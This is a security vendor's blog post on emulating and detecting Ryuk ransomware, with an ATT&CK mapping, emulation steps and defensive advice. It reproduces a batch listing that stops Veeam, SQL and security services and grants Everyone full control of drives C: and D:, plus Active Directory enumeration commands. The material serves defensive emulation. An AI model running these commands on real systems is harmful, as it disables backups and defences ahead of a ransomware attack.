#ThreatThursday - Ryuk

[<< All Posts]

Jorge Orchilles

November 5, 2020

Welcome back to another SCYTHE #ThreatThursday! This week, we take a deeper dive into emulating and defending against the ransomware behind a recent spike in healthcare sector attacks - Ryuk Ransomware. Researchers estimate that Ryuk has been behind a third of the ransomware attacks detected in 2020, including the latest surge in hospital and healthcare IT system attacks. The wave of healthcare sector Ryuk attacks even sparked an October 28th advisory from the FBI and departments of Homeland Security and Health and Human Services. In this #ThreatThursday, we speak with CyberScoop's Sean Lyngaas, highlight common underlying Ryuk characteristics, build and deploy an emulation of a Ryuk attack, and discuss opportunities for security teams to fine-tune their system alerts and defensive strategies so you too can test yourself before Ryuk strikes again!

Ryuk Basics: Cyber Threat Intelligence

Originally discovered in 2018, Ryuk's danger and sophistication stems from the fact that it is often paired with other malware such as TrickBot or Kegtap to target victims in particularly vulnerable and critical industries like healthcare. The presence of Ryuk is typically an indicator that other malware has also infected a system.

Code comparison has found that Ryuk is based off of the source code of a commodity ransomware Hermes. The threat actor using Ryuk is Eastern European and known as UNC1878 according to FireEye.

Ryuk initial access is generally via email and deployed by a loader such as Bazar/Kegtap. Kegtap performs discovery over the course of multiple days and disables Windows Defender before running Ryuk to encrypt the endpoints. The loader malware often looks to prepare the environment so that Ryuk can run optimally. For the purposes of our emulation, we looked to include both the behaviors of a loader malware and Ryuk as most cyber threat intelligence have lumped it all together as “Ryuk”.

Cyber Threat Intelligence sources consumed for creating this adversary emulation plan include:

- https://thedfirreport.com/2020/10/08/ryuks-return/
- https://research.checkpoint.com/2018/ryuk-ransomware-targeted-campaign-break/
- https://blog.malwarebytes.com/threat-spotlight/2019/12/threat-spotlight-the-curious-case-of-ryuk-ransomware/
- https://unit42.paloaltonetworks.com/atoms/ryuk-ransomware/
- https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/

In this week’s video we interview Sean Lyngaas from CyberScoop on what he is seeing and hearing about Ryuk. We show the MITRE ATT&CK Mapping of the Ryuk behaviors/TTPs as well as perform the adversary emulation with SCYTHE.

Watch Video At:

https://youtu.be/yaR9eZz1kTI

Ryuk Adversary Emulation Plan

After consuming the Cyber Threat Intelligence reports and mapping to MITRE ATT&CK (shared on our GitHub), we organized the TTPs by Tactic and created a threat profile for Ryuk (below). We also created and shared the entire Ryuk adversary emulation plan in the SCYTHE Community Threats GitHub.

Tactic	Description
Command and Control	T1071 - Application Layer Protocol
	T1105 - Ingress Tool Transfer
	T1219 - Remote Access Software
	T1573 - Encrypted Channel
Collection	T1074 - Data Staged
Execution	T1059 - Command and Scripting Interpreter
	T1059.001 - PowerShell
	T1059.003 - Windows Command Shell
	T1053 - Scheduled Task/Job
	T1053.005 - Scheduled Task
Defense Evasion	T1078 - Valid Accounts
	T1078.003 - Local Accounts
	T1140 - Deobfuscate/Decode Files or Information
Credential Access	T1003 - OS Credential Dumping
	T1003.001 - LSASS Memory
Persistence	T1547 - Boot or Logon Autostart Execution
	T1547.001 - Registry Run Keys / Startup Folder

Discovery	T1018 - Remote System Discovery
	T1057 - Process Discovery
	T1082 - System Information Discovery
	T1083 - File and Directory Discovery
	T1087 - Account Discovery
	T1087.002 - Domain Account
	T1482 - Domain Trust Discovery
Exfiltration	T1041 - Exfiltration Over C2 Channel
Impact	T1486 - Data Encrypted for Impact

Taskkill.bat

Upon execution, Ryuk looks to stop a large number of hard coded tasks. This is an attempt to shut down antivirus and backup agents to ensure its effectiveness. Because we do not want to actually shut down services on a production endpoint that we are testing our emulation on, we chose to add Ryuk's steps to a .bat file and use our downloader module to bring it on disk.

```
"C:\Windows\system32\net1 stop \""samss\"" /y"
"C:\Windows\system32\net1 stop \""veeamcatalogsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamcloudsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""samss\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcatalogsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcloudsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\taskkill.exe\"" /IM sqlbrowser.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlceip.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlservr.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlwriter.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.agent.configurationservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.brokerservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.catalogdataservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.cloudservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.externalinfrastructure.dbprovider.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.manager.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.mountservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.service.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.uiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.wmiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamdeploymentsvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamfilesysvsssvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.guest.interaction.proxy.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamnfssvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamtransportsvc.exe /F"
"C:\Windows\system32\taskmgr.exe\"" /4"
"C:\Windows\system32\wbem\wmiprvse.exe -Embedding"
"C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding"
"icacls \""C:\*\"" /grant Everyone:F /T /C /Q"
"icacls \""D:\*\"" /grant Everyone:F /T /C /Q"
```

Discovery via adf.bat

Ryuk uses the AdFind.exe that we saw in FIN6's Threat Thursday. However, it chooses to run AdFind through a file called adf.bat. In the script, it enumerates information about the domain while saving the results into multiple files. For our emulation, we did just that and proceeded to exfiltrate the data.

28 run cmd /c "%USERPROFILE%\Desktop\ryuk\ryuk_adf\adf.bat"
T1059.003 T1059

29 run cmd /c type %USERPROFILE%\Desktop\ryuk\ryuk_adf\ad_users.txt
T1059 T1059.003

30 run cmd /c type %USERPROFILE%\Desktop\ryuk\ryuk_adf\ad_users.txt
T1059 T1059.003

31 run cmd /c type %USERPROFILE%\Desktop\ryuk\ryuk_adf\ad_computers.txt
T1059 T1059.003

32 run cmd /c type %USERPROFILE%\Desktop\ryuk\ryuk_adf\trustdump.txt
T1059 T1059.003

33 run cmd /c type %USERPROFILE%\Desktop\ryuk\ryuk_adf\subnets.txt
T1059 T1059.003

34 run cmd /c type %USERPROFILE%\Desktop\ryuk\ryuk_adf\domainlist.txt
T1059 T1059.003

35 run cmd /c type %USERPROFILE%\Desktop\ryuk\ryuk_adf\dcmodes.txt
T1059 T1059.003


36 run cmd /c type %USERPROFILE%\Desktop\ryuk\ryuk_adf\adinfo.txt
T1059 T1059.003

37 run cmd /c type %USERPROFILE%\Desktop\ryuk\ryuk_adf\dclist.txt
T1059 T1059.003

38 run cmd /c type %USERPROFILE%\Desktop\ryuk\ryuk_adf\computers_pwdnotreqd.txt
T1059 T1059.003


Discovery on Day 2

According to breakdowns of Ryuk's behavior, Ryuk does its discovery over the course of two days. On the first day, it looks for information about the domain via adf.bat. On the following day, it will actually use PowerView.ps1 to gain information about Local Admin Access and system information.



Ryuk Ransomware

The Ryuk ransomware component is straight forward and as usual, SCYTHE performs this in a safe, professional manner that will not impact your enterprise production systems. First, we create a new directory with new files. Then we emulate the same adversary behaviors of encrypting the files, deleting the original files, and downloading a ransom note.



Defend against Ryuk

Across the threat analysis of Ryuk we see not only commonailites regarding IOC's and TTPs, but also in *explicit* commands and actions which are in use by this current version of the ransomware attack. The explicit commands, paired with the detailed account of compromise timelines, allow defenders some great insights in building up their defenses against Ryuk. It is also worth noting that Ryuk shares numerous TTP's in common with other Threat Actors allowing for some pre-existing detections to catch on to the Threat, such as the means it uses to query for Active Directory information in its Discovery phase.

Ryuk includes many of the "greatest hits" when it comes to what should be considered non-standard user endpoint behaviors as it utilizes the standard fare of "commands no standard end user should ever run". These commands include the use of cmd.exe and powershell to run "net view" and "net group", "nltest.exe", "-EncodedCommand" flags, "reg query", and of course "adfind.exe". All of the behaviors in that list should be straightforward from a logging and flagging perspective, assuming that you have a means of centralized logging and alerting.

Ryuk uses some more "advanced" techniques to achieve its goals, ranging from Kerberoast to WMIC for lateral movement. Although it can be daunting to craft advanced technique detections, there are still some behaviors which are convenient for defenders to witness,

such as the mounting of remote drives via cmd.exe.

Another Ryuk detection comes from its attempt to stop services and processes across a wide range of defensive and backup software; therefore even alerting on services such as “Sophos Agent” or “Veeam Backup” going offline unexpectedly across your environment provides a vital IOC for Ryuk.

Finally, as with any ransomware, the ability to alert on massive and sweeping file creation, deletion, and encryption is extremely insightful to an organization as it permits defenders to fine tune their alerts. These sorts of alerts are very difficult to create and tune accordingly as they require granular per-endpoint configurations. Although the “holy grail” of file manipulation detections would come through Windows monitoring, it is worth noting that the use of canary files can be a helpful tripwire to stem the tide of a ransomware onslaught.

Conclusion

While Ryuk is a relatively “young” and destructive ransomware, defenders can leverage cyber threat intelligence based adversary emulation to implement tailored alerts. Threat researchers have identified and catalogued Ryuk’s key components in publicly available threat intelligence, enabling defenders to map it to MITRE ATT&CK and create an adversary emulation plan that covers not only the ransomware’s TTPs but also the environment preparation behavior that the loader malware executes. Leveraging the Ryuk adversary emulation plan outlined above will aid system defenders in developing methods for detecting and preventing Ryuk’s current specific actions.

#ThreatThursday Library

Learn more about SCYTHE’s weekly Threat Thursday research reports by going to the #ThreatThursday page in our Unicorn Library, watching the videos on SCYTHE’s YouTube Channel, or follow #ThreatThursday and our CTO, Jorge Orchilles (@jorgeorchilles) on Twitter.

About SCYTHE

SCYTHE provides an advanced attack emulation platform for the enterprise and cybersecurity consulting market. The SCYTHE platform enables Red, Blue, and Purple teams to build and emulate real-world adversarial campaigns in a matter of minutes. Customers are in turn enabled to validate the risk posture and exposure of their business and employees and the performance of enterprise security teams and existing security solutions. Based in Arlington, VA, the company is privately held and is funded by Gula Tech Adventures, Paladin Capital, Evolution Equity, and private industry investors. For more information email info@scythe.io, visit https://scythe.io, or follow on Twitter @scythe_io.